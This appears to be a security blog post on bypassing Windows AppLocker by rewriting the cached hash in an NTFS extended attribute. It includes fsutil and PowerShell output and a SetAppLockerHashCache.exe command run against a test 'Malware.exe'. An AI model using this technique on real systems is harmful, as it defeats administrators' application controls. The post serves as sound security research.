Bypassing AppLocker by abusing HashInfo


shells.systems/post-bypassing-applocker-by-abusing-hashinfo

2022-08-19

Estimated Reading Time: 4 minutes

This article is based mostly on the work of Grzegorz Tworek (@0gtweet)

I recently saw this tweet from Grzegorz Tworek (@0gtweet – who if you aren't following you really should be!) come across my timeline




Grzegorz Tworek
@0gtweet

Every single time I demonstrate hash/signature cache manipulation to bypass AppLocker, I hear the same question "Does it work for WDAC too?" And now I know the answer: YES! 🔥
How to reproduce:
1. take some file
2. create "allow" WDAC rule
3. manipulate file offline
4. run&profit

I had seen previous tweets referencing the AppLocker hash/signature cache and having a CPD day I thought I would take a closer look at see what did work and what didn't. Probably fair to say if it didn't work – that would be on me, rather than the source material

Having a look at the https://github.com/gtworek/PSBits/tree/master/CopyEAs repository there isn't a huge amount of material to go off (for someone new to it like me – once you get your head around it, then it actually is everything you need to know).



README.md


The tool copies NTFS EAs from one file to another one. If EA name starts with `$...` the copied one is renamed to `#...`. It allows to manipulate the AppLocker cache, effectively leading to whitelisting bypass.

If you want to test it on your own, you can use the published VHDX file:

1. Create whitelisting rules allowing to run only Microsoft-signed applications
2. Attach the VHDX
3. Observe my app (harmless "hello world") running, despite whitelisting configured

Righty then. Let’s dig down and see what we can find. Let’s start with NTFS EA – Wikipedia helpfully tells us **Extended Attributes (EA)** are file system features that enable users to associate computer files with metadata not interpreted by the filesystem, whereas regular attributes have a purpose strictly defined by the filesystem (such as permissions or records of creation and modification times). General documentation on EAs is actually quite sparse – the best resource I found giving an overview is the ever dependable SpecterOps : https://posts.specterops.io/host-based-threat-modeling-indicator-design-a9dbbb53d5ea

Like Alternative Data Streams (ADS) but with a data limit of ~65k on NTFS (varies according to file system but that limit is from the Linux implementation of EAs)



Attribute - $EA (0xE0)

Previous Next

Overview

Used to implement the HPFS extended attribute under NTFS. This file attribute may be non-resident because its stream is likely to grow.

As defined in $AttrDef, this attribute has a no minimum size but a maximum of 65536 bytes.


Layout of the Attribute

The Extended Attribute is a collection of name, value pairs.

Offset	Size	Description
~	~	Standard Attribute Header
0x00	4	Offset to next Extended Attribute
0x04	1	Flags
0x05	1	Name Length (N)
0x06	2	Value Length (V)
0x08	N	Name
N+0x08	V	Value


So how does AppLocker use these EAs and how do we abuse them to bypass it?

In my test environment I set up an AppLocker rule to allow a file with a certain hash



Action	User	Name	Condition	E
✓ Allow	Everyone	WriteAAA.exe	File Hash	

It is worth noting that this is a specific AppLocker hash, not a file hash




```
PS C:\temp> Get-AppLockerFileInformation .\WriteAAA.exe | Select-Object Hash

Hash
----
SHA256 0x6E38AF54DB79079BAE704ED29609F265D7891C7C0291E522D06BC8DEF3605208


PS C:\temp> Get-FileHash .\WriteAAA.exe

Algorithm       Hash
---------       ----
SHA256          D3552A9769A2AA4E93EFC97CA2F34DC103438A4010768132CFB4D83B4FBA59C5
```

Not the same hash

Querying the EAs of the file using fsutil shows that the AppLocker Hash is stored in `$KERNEL.PURGE.APPID.HASHINFO`


From what I can gather from the tools that Grzegorz released, we can write EAs but we can't overwrite the $ prefixed entries. That is why his CopyEAs toolkit creates entries prefixed with a # and direct disk access is required to rename them.



```
PS C:\temp> fsutil file queryea .\WriteAAA.exe

Extended Attributes (EA) information for file C:\temp\WriteAAA.exe:

Total Ea Size: 0x9c

Ea Buffer Offset: 0
Ea Name: $KERNEL.PURGE.CHECKPOINT.PE
Ea Value Length: 20
0000:  02 00 00 00 e0 1a 14 8b  e3 94 d9 2a 1f a7 36 2c  ...........*..6,
0010:  f6 3c 71 26 00 00 00 00  06 00 03 e0 00 00 00 00  .<q&............

Ea Buffer Offset: 44
Ea Name: $KERNEL.PURGE.APPID.HASHINFO
Ea Value Length: 33
0000:  00 00 00 41 49 44 31 00  00 00 00 00 00 00 00 20  ...AID1........
0010:  00 00 00 6e 38 af 54 db  79 07 9b ae 70 4e d2 96  ...n8.T.y...pN..
0020:  09 f2 65 d7 89 1c 7c 02  91 e5 22 d0 6b c8 de f3  ..e...|...".k...
0030:  60 52 08                                          `R.
PS C:\temp> Get-AppLockerFileInformation .\WriteAAA.exe | Select-Object Hash

Hash
----
SHA256 0x6E38AF54DB79079BAE704ED29609F265D7891C7C0291E522D06BC8DEF3605208
```


So let’s PoC this up and see what we can do. I created a 20Mb VHD and mounted it as a test user. I placed a file, imaginatively called Malware.exe on the mounted drive.

Prior to execution, no attributes were visible




```
Victim G:\>fsutil file queryea Malware.exe

The file G:\Malware.exe does not have extended attributes (EA).
```

Running it was prohibited via AppLocker




```
Victim G:\>malware
This program is blocked by group policy. For more information, contact your system administrator.
```

After running it we could see that some EAs had been populated




```
Victim G:\>fsutil file queryea Malware.exe

Extended Attributes (EA) information for file G:\Malware.exe:

Total Ea Size: 0xe4

Ea Buffer Offset: 0
Ea Name: $KERNEL.PURGE.CHECKPOINT.PE
Ea Value Length: 20
0000:  02 00 00 00 09 72 f4 5e  cd de 15 0c dc ad 5d 09  .....r.^......].
0010:  8e 20 63 ad 00 00 00 00  01 00 02 e0 00 00 00 00  . c.............

Ea Buffer Offset: 44
Ea Name: $KERNEL.PURGE.APPID.HASHINFO
Ea Value Length: 33
0000:  00 00 00 41 49 44 31 00  00 00 00 00 00 00 00 20  ...AID1........
0010:  00 00 00 ac b4 95 27 7f  9f bd 6d cd f5 a4 65 8c  ......'⌂..m...e.
0020:  29 c3 a7 21 66 95 e5 a2  50 b2 56 8b 7a b5 95 85  )..!f...P.V.z...
0030:  99 32 7d                                          .2}

Ea Buffer Offset: 9c
Ea Name: $KERNEL.PURGE.APPID.SIGNERINFO
Ea Value Length: 21
0000:  00 41 49 44 33 00 00 00  00 00 00 00 00 00 00 00  .AID3...........
0010:  00 00 00 00 00 00 00 00  00 59 6a f8 c1 ef b2 d8  .........Yj.....
0020:  01                                                .
```

Our hash did not match the AppLocker rule according to the EA value on `KERNEL.PURGE.APPID.HASHINFO`




```
Ea Buffer Offset: 44
Ea Name: $KERNEL.PURGE.APPID.HASHINFO
Ea Value Length: 33
0000:  00 00 00 41 49 44 31 00  00 00 00 00 00 00 00 20  ...AID1........
0010:  00 00 00 ac b4 95 27 7f  9f bd 6d cd f5 a4 65 8c  ......'⌂..m...e.
0020:  29 c3 a7 21 66 95 e5 a2  50 b2 56 8b 7a b5 95 85  )..!f...P.V.z...
0030:  99 32 7d                                          .2}
```

Which can be confirmed from the command line




```
Victim G:\>powershell -c get-applockerfileinformation Malware.exe

Path            Publisher Hash                                                                     AppX
----            --------- ----                                                                     ----
G:\MALWARE.EXE            SHA256 0xACB495277F9FBD6DCDF5A4658C29C3A7216695E5A250B2568B7AB5958599327D False
```

Now we have a couple of options at this point – we can add a `#KERNEL.PURGE.APPID.HASHINFO` with a 'good' hash value using the SetApplockerCache.exe that is part of the CopyEAS tool suite as below :



```
G:\>c:\temp\SetAppLockerHashCache.exe Malware.exe 6E38AF54DB79079
BAE704ED29609F265D7891C7C0291E522D06BC8DEF3605208

Done. USE RAW DISK ACCESS TO RENAME #KERNEL.PURGE.APPID.HASHINFO
to $KERNEL.PURGE.APPID.HASHINFO
```

Or we can just search and replace for the original hash value with the 'good' value. Unmounting the VHD and popping it into a hex editor we can search for the values we are looking for.



